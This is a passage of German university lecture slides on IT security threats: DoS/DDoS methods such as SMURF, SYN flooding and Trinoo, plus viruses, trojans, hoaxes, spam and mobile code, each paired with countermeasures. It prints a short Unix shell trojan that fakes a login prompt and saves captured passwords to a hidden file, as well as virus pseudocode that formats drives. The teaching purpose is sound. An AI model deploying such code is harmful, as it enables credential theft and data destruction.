

IT-Sicherheit

- Sicherheit vernetzter Systeme -

Kapitel 3: Security Engineering

Inhalt (1)

1. Security Engineering – Vorgehensmodell
2. Sicherheitsprobleme: Handelnde Personen, Notation
3. Bedrohungen, Angriffe und Gefährdungen
 1. Denial of Service
 2. Distributed Denial of Service
 3. Malicious Code
 - Viren
 - Würmer
 - Trojanische Pferde
 4. Hoax und Spam
 5. Mobile Code
 - ActiveX
 - JavaScript
 - Java mit Ausblick auf die Java Sicherheitsarchitektur

Inhalt (2)

3. Bedrohungen, Angriffe und Gefährdungen (Forts.)
 6. Buffer Overflow
 7. Account / Password Cracking
 8. Hintertüren / Falltüren
 9. Rootkits
 10. Sniffer
 11. Port Scanner
4. „Twenty Most Vulnerabilities“
5. Zusammenfassung

Security Engineering: Vorgehensmodell

- Ziel: Sicheres System, sichere Infrastruktur
- Strukturiertes Vorgehen um das Ziel zu erreichen:
 1. **Bestandsaufnahme** der Ressourcen (Systeme, Dienste, Daten,.....)
 2. **Bedrohungsanalyse:**
Welchen potentiellen Gefahren drohen diesen Ressourcen?
Welche Angriffe x sind möglich?
 3. Bestimmung der Schadenswahrscheinlichkeit $E(x)$ (Erwartungswert) für jeden möglichen Angriff
 4. Bestimmung der Schadenshöhe $S(x)$
 5. Errechnung des Risikos $R(x) = E(x) * S(x)$
 6. **Risiko-Priorisierung**
 7. Ableitung von **Sicherheitsanforderungen**
 8. Erstellung einer **Sicherheits-Policy**
 9. Auswahl von **Mechanismen** zur Durchsetzung der Sicherheitsanforderungen
 10. Implementierung und Betrieb
 11. Dokumentation
- Dieses Vorgehen ist **nicht** streng sequentiell
- Analog zu SW-Engineering Modellen sind Zyklen und Iterationen möglich
- Sec.Eng. ist fortwährender Prozeß

Handelnde Personen

- Um Sicherheitsprobleme und -protokolle zu erläutern werden häufig die folgenden Personen verwendet


- Die „Guten“

- **Alice (A)**
Initiator eines Protokolls
- **Bob (B)**
antwortet auf Anfragen von Alice
- **Carol (C) and Dave (D)**
Teilnehmer in drei- oder vier-Wege Protokollen
- **Trent (T)**
Vertrauenswürdiger Dritter (Trusted arbitrator)
- **Walter (W)**
Wächter (Warden), bewacht A. und B.

- Die „Bösen“

- **Eve (E)**
Eavesdropper; Abhörender
- **Mallory, Mallet (M)**
Malicious attacker; Angreifer

- Bsp.: Abhören der Kommunikation zwischen A. und B. (UML Sequence Diagram)



Inhalt (1)

1. Security Engineering – Vorgehensmodell
2. Sicherheitsprobleme: Handelnde Personen, Notation
3. Bedrohungen, Angriffe und Gefährdungen
 1. Denial of Service
 2. Distributed Denial of Service
 3. Malicious Code
 - Viren
 - Würmer
 - Trojanische Pferde
 4. Hoax und Spam
 5. Mobile Code
 - ActiveX
 - JavaScript
 - Java mit Ausblick auf die Java Sicherheitsarchitektur

Bedrohungsanalyse: Bedrohungen und Angriffe

- IT Systeme sind **Bedrohungen (Threats)** ausgesetzt:
 - Unberechtigter Zugriff auf Daten
 - Diebstahl, Modifikation, Zerstörung
 - Störung der Verfügbarkeit, Ressourcen unbenutzbar machen
- **Angriff (Attack)**
Unberechtigter Zugriff auf ein System (oder der Versuch)
 - **Passiver Angriff**
Angreifer kann nur Informationen erlangen diese aber **nicht ändern**
 - **Aktiver Angriff**
Angreifer kann Daten und/oder Systeme manipulieren
 - **Social Engineering**
Angreifer erlangt Daten indem er „menschliche Schwäche“ ausnutzt
- Beispiele für Angriffe
 - Abhören (Eavesdropping, wiretapping, sniffing)
 - Maskerade (Masquerade)
Mallet behauptet Alice zu sein
 - Brechen von Accounts (z.B. root)
 - Ressourcenmissbrauch; Diebstahl von Rechten
 - Kommunikationsangriffe: Änderung, Kopie, Wiedereinspielung, Fälschung, Umleitung, Verzögerung, Löschung von Nachrichten
 - Denial of service (DoS), Distributed DoS (DDoS)
Berechtigte Nutzer können Dienste nicht mehr nutzen

Angriffe und Gefährdungen (Übersicht)

- Denial of Service (DoS), Distributed DoS (DDoS)
- Malicious Software (Malware)
 - Virus
 - Wurm
 - Trojanisches Pferd
 - "Mobile" Code
- Überwindung der Zugriffskontrolle
- Abhören und Sniffer
- Port Scanning
- Exploits
 - Buffer Overflows
 - Account/Password Cracking
 - Rootkits
 - Hintertüren (Backdoors)
- Social Engineering
 - Telefonanrufe
 - Täuschung
 - Videoüberwachung
 - „Shoulder surfing“
 - „Dumpster diving“ (Tauchen im Abfalleimer)
 -

Denial of Service (DoS) and DDoS


- Angriff versucht Zielsystem oder Netzwerk für berechnigte Anwender unbenutzbar zu machen, z.B. durch:
 - Überlastung
 - Herbeiführung von Fehlersituation
 - Ausnutzung von Programmierfehlern oder Protokollschwächen (Bugs)
- Arten von DoS
 - Anforderung bzw. Nutzung beschränkter oder unteilbarer Ressourcen des OS (z.B. CPU-Zeit, Plattenplatz, Bandbreite,...)
 - Zerstörung oder Veränderung der Konfiguration
 - Physikalische Zerstörung oder Beschädigung
- Beispiel:
 - Angestellter "konfiguriert" "Vacation" Mail mit cc: an interne Mailingliste
Außerdem konfiguriert er automatische Bestätigung durch Empfänger
⇒ **Mailstorm**

DoS Beispiele


- **E-mail Bombing:**
Überflutung der Inbox mit Mails
- **E-mail Subscription Bombing:**
Opfer wird auf hunderten Mailinglisten registriert
- **Buffer Overflows; am Bsp. von Ping of Death**
 - IP-Paket größer als die max. erlaubten 2^{16} Bytes
 - Übertragen in mehreren fragmentierten Paketen (Andernfalls würden die Router das Paket verwerfen.)
 - Reassemblieren am Zielsystem, führt zu Überlauf des internen Puffers im IP-Stack
 - Evtl. Absturz des Betriebssystems
- **Ausnutzung von Programmfehlern**
 - **Land:** gefälschtes IP Packet mit IP Source Adr. = IP Destination Adr. und Source Port = Dest. Port
⇒ 100 % CPU Last bei best. Implementierungen
 - **Teardrop:** Fragmentierte Pakete enthalten Feld `Fragment Offset`
Hier Manipulation, so dass sich Fragmente "überlappen"
⇒ u.U. Absturz des Systems
- **"Konsum" von Bandbreite bzw. Betriebssystem-Ressourcen**
 - Fluten des Netzwerkes des Opfers (z.B. SMURF)
 - UDP `chargen/echo` Angriff
 - SYN-Flooding

DoS-Techniken: SMURF

- Angreifer sendet Strom von ping Paketen (ICMP) mit gefälschter Absender-Adresse (`alice.victim.com`) (Adressfälschung wird auch als IP-Spoofing bezeichnet) an IP-Broadcast Adresse von `stooge.com`
- Alle Rechner aus dem Netz von `stooge.com` antworten an `alice.victim.com`




Gegenmaßnahmen?




- ICMP deaktivieren (nur bedingt möglich und sinnvoll)
- IP-Broadcast am Router deaktivieren
 - ✓ Problem DDoS: nicht ein Angreifer sondern sehr viele Angreifer, die nicht Broadcast sondern versch. Rechner verwenden, oder `alice` direkt angreifen

DoS-Techniken: SYN Flooding

- TCP 3-Way Handshake zum Verbindungsaufbau




- SYN Flooding



- Soviele „halboffene“ TCP-Verbindungen aufbauen bis Ressourcen von Bob erschöpft sind

SYN-Flood.: Verletzlichkeit der Betriebssysteme

- Minimale Anzahl von SYN Paketen für erfolgreichen DoS
Quelle: [Chang 02]




- Wiederholung von „verlorenen“ SYN Paketen:

- Exponential Backoff zur Berechnung der Wartezeit
 - Linux und W2K (3s, 6s, 12s, 24s,....)
 - BSD (6s, 24s, 48s,)
- Abbruch des Retransmit
 - W2K nach 2 Versuchen (d.h. nach 9 Sekunden)
 - Linux nach 7 Versuchen (d.h. nach 381 Sekunden)
 - BSD nach 75 Sekunden

SYN Flooding: Gegenmaßnahmen?

- Timer definieren:
Falls ACK nicht innerhalb dieser Zeitspanne erfolgt, Ressourcen wieder freigeben
 - ✓ Nutzt nur bedingt
- Falls alle Ressourcen belegt zufällig eine halboffene Verbindung schliessen
 - ✓ Nutzt nur bedingt
- Maximale Anzahl gleichzeitig halboffener Verbindungen pro Quell-Adresse festlegen
 - ✓ Problem DDoS
- SYN Cookies:
Sequ.Nr. y von Bob „kodiert“ Adressinfo von Mallet. Ressourcen werden erst reserviert wenn tatsächliches ACK y+1 von Mallet eingeht
 - ✓ Schützt nicht vor „Brute-Force“ Überflutung des Netzes



Einschub: US-CERT Alert TA05-117A

- Oracle Products contain multiple vulnerabilities
- Systems affected: various versions of Oracle DB Server; Application Server; E-Business Suite; Enterprise Manager; Peoplesoft EnterpriseOne & OneWorldXe
- Description:
 - Oracle released a critical patch in April that addresses more than 70 vulnerabilities in different Oracle products and components
- Impact: (depends on product or component)
 - Remote execution of arbitrary code or commands
 - Information disclosure
 - DoS
- Solution:
 - Apply a patch or upgrade
- Workaround:
 - Disable or remove unnecessary components; restrict network access

Distributed Denial of Service (DDoS)

■ Historie:

- Trinoo erstmals im Juli 99 aufgetaucht; Aug. 99: 227 Clients greifen eine Maschine der Uni Minnesota an (2 Tage Down-Zeit)
- 7. Feb. 2000: Yahoo 3 Stunden Downzeit (Schaden ~ 500.000 \$)
- 8. Feb. 2000: Buy.com, CNN, eBay, Zdnet.com, Schwab.com, E*Trade.com und Amazon. (Bei Amazon 10 Stunden Downzeit und ~ 600.000 \$ Schaden)

■ Idee:

DoS Angriffswerkzeuge werden auf mehrere Maschinen verteilt und führen auf Befehl eines Masters Angriff durch.

■ Terminologie

- Intruder oder Attacker: Angreifer (Person)
- Master oder Handler: Koordinator des Angriffs (Software)
- Daemon, Agent, Client, Zombie oder bcast Programm: Einzelkomponente die Teil des DDos durchführt (Software)
- Victim oder Target: Ziel des Angriffs


■ Beispiele:

- Trinoo (Trin00)
- Tribe Flood Network (TFN) und TFN2K
- Stacheldraht

DDoS: Grundsätzlicher Ablauf


■ Dreistufiges Verfahren:

1. Intruder findet Maschine(n) die kompromittiert werden können; Hacking Werkzeuge, Scanner, Rootkits, DoS/DDoS Tools werden installiert; \Rightarrow Maschine wird Master




DDoS Phase 2: Initial-Mass Intrusion

2. Master versucht „automatisch“ weitere Maschinen zu kompromittieren um DDoS Daemon zu installieren



DDoS Phase 3: Angriff

3. Intruder startet Programm auf Master, das allen Daemons mitteilt wann und gegen wen der Angriff zu starten ist. Zu vereinbartem Zeitpunkt startet jeder Daemon DoS Angriff



DDos Beispiele: TrinOO, TFN u. Stacheldraht

- Trinoo oder Trin00
 - Verteilter SYN Flooding Angriff
- Kommunikation:
 - Intruder -> Master: Master hört auf TCP Port 27665; Passwort „betaalmostdone“
 - Sonstiges Passwort: „144adsl“
 - Master -> Daemon: Daemon auf UDP Port 27444
 - Daemon -> Master: Master auf UDP Port 31335
Beim Start *HELLO* Nachricht des Daemon
 - Kepp-Alive Kommunikation:
Master -> Daemon: `PNG`
Daemon -> Master: `PONG`
- Tribe Flood Network (TFN)
 - Master kompromittiert UNIX Systeme über RPC Buffer Overflow
 - SYN, ICMP, UDP Flooding
 - SMURF Angriff
- Kommunikation:
 - wird vollständig in `ICMP ECHO` und `ICMP REPLY` Nachrichten „versteckt“:
Kommando wird im Identifier Feld des ICMP Paketes kodiert; z.B.
345 -> SYN Flooding;
890 -> UDP Flooding;
 - Kein Passwort-Schutz
- Stacheldraht = Trinoo + TFN + verschlüsselte Kommunikation + Auto-Update des Agenten

DoS Schutz- und Gegenmaßnahmen

- Zusammenarbeit um Verbreitung der Tools und Durchführung der Angriffe zu verhindern
- Monitoring und Intrusion Detection
- Packetfilter auf Gateways und Routern (ingress und egress; vgl. Abschnitt über Firewalls)
- Überwachung von Volumen und Anzahl der Verbindungen pro Quell-Adresse
- Überwachung und Kontrolle der offenen Ports
- Blockieren von Broadcast
- Ggf. blockieren von ICMP
- Relevante Patches installieren
- Meldung an Provider aus dessen Netz DoS erfolgt
- Bug- und Sicherheitswarnungen (z.B. CERT) verfolgen

Malicious Code: Virus

■ Definition:

- Befehlsfolge; benötigt Wirtsprogramm zur Ausführung
- Kein selbstständig ablauffähiges Programm
- Selbstreplikation (Infektion weiterer Wirte (Programme))

■ Allgemeiner Aufbau:

Viruserkennung	void function virus { signature
Infektionsteil	suche Programm p ohne signature kopiere virus in p
Schadensteil ggf. mit Bedingung	if (tag == Freitag && monatstag == 13) { format c: d: e: f: g: h: i: j: k: l: m: }
Sprung	springe an den Anfang des Wirtsprogramm }

- Daneben ggf. Tarnungsteil

Programm-Viren: Infektion

■ Dateiformat vor der Infektion

■ Datei nach der Infektion

Name der Datei	Faxsend.exe	Faxsend.exe
Länge der Datei	9488	9889
Einsprungadresse	1004	9489
Programmcode	1004: load... 1005: add... 9488: Ret	1004: load... 1005: add... 9488: Ret Viruscode 9489: mult... 9889: jmp 1004

Viren Klassifikation

- Klassifikation nach Infektionsziel:
 - **Programm-Virus (Link-Virus)**
Infiziert ausführbare Dateien (.exe, .com, .sys)
 - **Bootsektor-Virus**
Infiziert den Bootsektor von Festplatten oder Disketten
 - **Makro-, Daten-Virus**
Infiziert „Daten-Dateien“ mit eingebetteten Makro-Sprachen (z.B. Visual Basic in MS Office, Postscript,...)
- Unterklassen:
 - **Multipartiter Virus**
Infiziert mehr als ein Ziel
 - **Polymorpher Virus**
Verschlüsselt den Viruscode; damit für Anti-Viren Software (AV) schwerer zu finden
 - **Retro-Virus**
Greift aktiv AV an; versucht Scanner so zu verändern, dass er unentdeckt bleibt.
 - **Stealth Virus**
Virus versucht sich vor AV zu verstecken. Sobald AV Dateien scannt, entfernt der Virus seinen Code aus den infizierten Dateien (Wiederherstellung des Originalzustandes)
 - **Tunneling-Virus**
AV versucht Systemaufrufe zum Schreiben in den Bootsektor zu unterbrechen. Virus ermittelt dabei direkte Speicheradresse des entsprechenden Systemaufrufs und „klinkt“ sich direkt an dieser Speicheradresse ein.

Malicious Code: Wurm

- Definition
 - Eigenständig ablauffähiges Programm
 - Benötigt keinen Wirt
 - Selbstreplikation
 - (besteht aus mehreren Programmteilen = Wurm-Segmente)
- Bsp.:
 - Internet Wurm, vgl. Kap. 1
 - ILOVEYOU
 - Melissa
 - SQL Slammer
 -

Malicious Code: Trojanisches Pferd

■ Definition:

- Ein Programm dessen Ist-Funktionalität nicht mit der angegebenen Soll-Funktionalität übereinstimmt
 - Sinnvolle oder attraktive „Nutzfunktionalität“
 - Versteckte (Schad-) Funktionalität
 - Keine Vervielfältigung

■ Beispiel: Unix Shell Script Trojan [Stoll 89]:

```
echo "WELCOME TO THE LBL UNIX-4 COMPUTER"
echo "LOGIN:"
read account_name
echo "PASSWORD:"
(stty -echo;\
 read password;\
 stty echo; echo "";\
 echo $account_name $password >> /tmp/.pub)
echo "SORRY, TRY AGAIN."
```

Trojanische Pferde, Beispiele

■ Rundung bei der Zinsberechnung

- Nutzfunktion: Zinsberechnung mit drei Stellen Genauigkeit
- Versteckte Funktionalität: Abgerundete Beträge ab der 4. Stelle aufsummieren und auf definiertes Konto buchen.

■ T-Online Power Tools (1998)

- Nutzfunktion: Unterstützende Werkzeuge für den T-Online Decoder
- Versteckte Funktionalität: Bei der Registrierung (Shareware) werden T-Online Zugangsdaten übermittelt

■ FBI's Magic Latern / D.I.R.T (Data Interception by Remote Transmission) (2001)

- Integrierbar in (Nutzfunktion):
 - Word, Excel, Powerpoint
 - RTF (Rich Text Format)
 - Word Perfect
 - Autorun.bat on CDs
 - ??.....
- Versteckte Funktionalität:
 - Keyboard Logger
 - Auslesen entfernter Daten
 - Passphrase Logging (z.B., PGP Private Key Passphrase)
 - Übertragung des entfernten Bildschirminals
 - Übertragung v. entferntem Audio (falls Micro. vorhanden)

Malicious Code: Schutz- und Gegenmaßnahmen

- Keine Software aus „unsicheren“ Quellen installieren
- Anti-Viren Software (AV) installieren **UND** aktualisieren
- Firewall um Viren- und Mail-Scanner erweitern
- Ausführbare Dateien oder Dateisystem verschlüsseln
- Kryptographische Prüfsummen (vgl. Abschnitt Kryptographie)
- Integrity Checker installieren und regelmäßig testen (vgl. Abschnitt Tools)
- Schreibrechte sehr restriktiv vergeben (Need to know Prinzip)
- Automatische Makro Ausführung deaktivieren
- *Impfen: In die Programme wird bewusst der Erkennungscode X des Virus eingetragen.*
- *Weniger anfälliges OS wählen*

Mail: Falsche Virenwarnungen; Hoaxes

■ Beispiele: 48 Hours:

A virus will be spreading in 48 hours from now!!!! PLEASE BE VERY CAREFUL: This message arrived today, Microsoft just announced it.

The information said: If you receive an e-mail with the subject Help, don't open it, don't even move your mouse over it or clean it because with only that action a virus will be activated without the necessity to download any file, it is a cyber-terrorism!! Wait 48 hours after you receive the virus in order to clean it, otherwise it will erase your hard disk and BIOS. This action doesn't have a cure because the computer startup system is affected and you are not to be able to get in the operating system. Note: It can arrive with an unknown name or with one of your contacts' name. VERY URGENT, PASS THIS TO EVERY PERSON WHO HAS YOUR E-MAIL ADDRESS!!!!

■ GEZ-Gebührenerstattung:

Die öffentlich-rechtlichen Rundfunkanstalten ARD und ZDF haben im Frühjahr einen Gewinn von über 1 Mrd. DM erwirtschaftet. Dieses ist gemäß Bundesverfassungsgericht unzulässig. Das OLG Augsburg hat am 10.01.1998 entschieden, daß an diesem Gewinn der Gebührenzahler zu beteiligen ist. Es müssen nach Urteil jedem Antragsteller rückwirkend für die Jahre 1997, 1998 und 1999 je Quartal ein Betrag von DM 9,59 (insgesamt 115,08 DM) erstattet werden. ACHTUNG! Dieses Urteil wurde vom BGH am 08.04.98 bestätigt.[....] Bitte möglichst viele Kopien an Verwandte, Freunde und Bekannte weiterleiten, damit die Gebühren auch ihnen erstattet werden.

Hoax, mögliche Erkennungszeichen

- Warnung vor „extrem gefährlichen Virus“
- “Keine AV kann Virus erkennen”
- “Warnen Sie alle Bekannten und Freunde”
- Nicht plausible Bedrohung
(z.B. physikalische Zerstörung des Rechners)
- Verweis auf namhafte Unternehmen oder
Forschungseinrichtungen
- Kettenbriefe im klassischen Sinn:
 - Gewinnspiele oder Glücksbriefe
 - „Geld zurück“
 - E-Petitionen
 - Pyramidensysteme
 - „Tränendrüsenbriefe“
- Schutzmaßnahmen: Hoax Mail löschen und NICHT verbreiten

SPAM-Mail

- Unerwünschte Werbe Mail (unsolicited commercial e-mail)
- Begriff SPAM
 - SPAM eingetragenes Warenzeichen von Hormel Food
 - „Spam“-Sketch aus Monty Python's Flying Circus
- SPAM Aufkommen (August 2002)
 - Laut EU Presseerklärung [EU 03]
 - 50 % des weltweiten E-Mail Aufkommens
 - 46 % des europäischen E-Mail Aufkommens
- Probleme:
 - Eingangs-Mailbox wird mit SPAM überflutet
 - Extrem störend
 - Zusätzlicher Aufwand (Speicherplatz, Arbeitszeit)
 - Zusätzliche Kosten (Infrastruktur, Übertragung, Personal,...)



Spam, Gegenmaßnahmen: Spamfilter


- Prozess der eingehende Mails nach Spam durchsucht
- Arten von Spam-Filtern:
 1. Blacklist / Whitelist Ansatz:
Sperrten Mail Domänen die üblicherweise von Spammer benutzt werden
 2. Regelbasiert:
Nachricht wird inhaltlich nach Spam-Merkmalen durchsucht;
sowohl im Header wie auch im Body der Mail
 3. KI-basierter Ansatz:
Neuronale- (NN-) oder Bayessche Netze versuchen Spam zu erkennen
- Vor- u. Nachteile:
 1. Effizient zu implementieren; Grobgranular; keine inhaltliche Prüfung
 2. Sehr hohe Erkennungsraten; Test aufwändiger
 3. Erkennungsrate abhängig vom Training (NN) oder Modellierung (Bayes); dafür große Datenmengen erforderlich

Spamfilter

- Fehlerarten bei der Erkennung
 - Filter die „automatisch“ Entscheidungen treffen machen zwei Arten von (systematischen) Fehlern:
 - **Falsch positiv**: Mail wird als Spam erkannt obwohl keine Spam
 - **Falsch negativ**: Mail wird nicht als Spam erkannt obwohl Spam
- Welche Fehlerart ist problematischer?
- Policy für Spambehandlung:
 - Spam-Mail löschen und Empfänger ggf. benachrichtigen
 - Spam-Mail markieren und dann ausliefern
 - Welche Variante bevorzugen (unter Beachtung der Fehlerarten)?
- Bsp.: SpamAssassin (www.spamassassin.org)
 - Implementiert alle Filterarten (Blacklist, Regelbasis, Bayessches Netz)
 - Zentral und dezentral einsetzbar
 - Effizient und effektiv; Feingranular konfigurierbar;

Malicious Code: „Mobile Code“

- Abgrenzung zu Viren, Würmern und Trojaner fließend
- Hier - Mobile Code (aktiver Inhalt):
 - Code wird auf entferntem Rechner generiert
 - häufig in Web Seiten eingebettet und
 - auf lokalem Client-Rechner ausgeführt.
 - I.d.R. Ausführungsplattform oder Interpreter zur Ausführung erforderlich
- Verwendete Sprachen, z.B.
 - ActiveX
 - JavaScript
 - Java



Mobile Code: ActiveX

- Von Microsoft entwickelte Erweiterung von OLE (Object Linking and Embedding)
- ActiveX Control:
 - Wiederverwendbare Komponente
 - Binärformat
 - Standardisierte Schnittstelle
 - Beliebige Programmiersprache zur Entwicklung (z.B. C, Basic, C#,...)
 - Wird innerhalb des Browsers ausgeführt
- Probleme:
 - Keine Ausführungsbeschränkung
 - Voller Betriebssystemzugriff
 - Selbe Rechte wie ausführender Benutzerprozess
- Beispiele für ActiveX Malware:
 - Internet Explorer (1996): "Signed" ActiveX Control das bei der Ausführung den Rechner herunterfährt.
 - Chaos Computer Club (CCC) Demonstrator (27.1.97)
 - Control sucht nach Quicken
 - Erstellt Überweisung und trägt diese in die Liste offener Überweisungen in Quicken ein.
 - Quicken kann mit einer PIN TAN Kombination mehrere Überweisungen übertragen, d.h. unvorsichtiger User wird "gefälschte" Überweisung übertragen
 - www.iks-jena.de/mitarb/lutz/security/activex.html


Mobile Code: JavaScript

- Entwickelt von Netscape
 - Scriptsprache; **syntaktisch** angelehnt an C,C++ u. Java
 - Einbettung aktiver Inhalte in Webseiten
 - Wird innerhalb des Browsers ausgeführt
- JavaScript Skript:
 - Kein Zugriff auf das Dateisystem (*außer* auf Cookies)
 - Keine Netzverbindungen (*außer* Download von URLs)
- Probleme
 - Kein explizites Sicherheitsmodell
 - Entwicklungsgrundsatz: „Identify (security holes) and patch approach“
- Umfangreiche Liste von Schwachstellen und Implementierungsfehlern
- Netscape 2.x
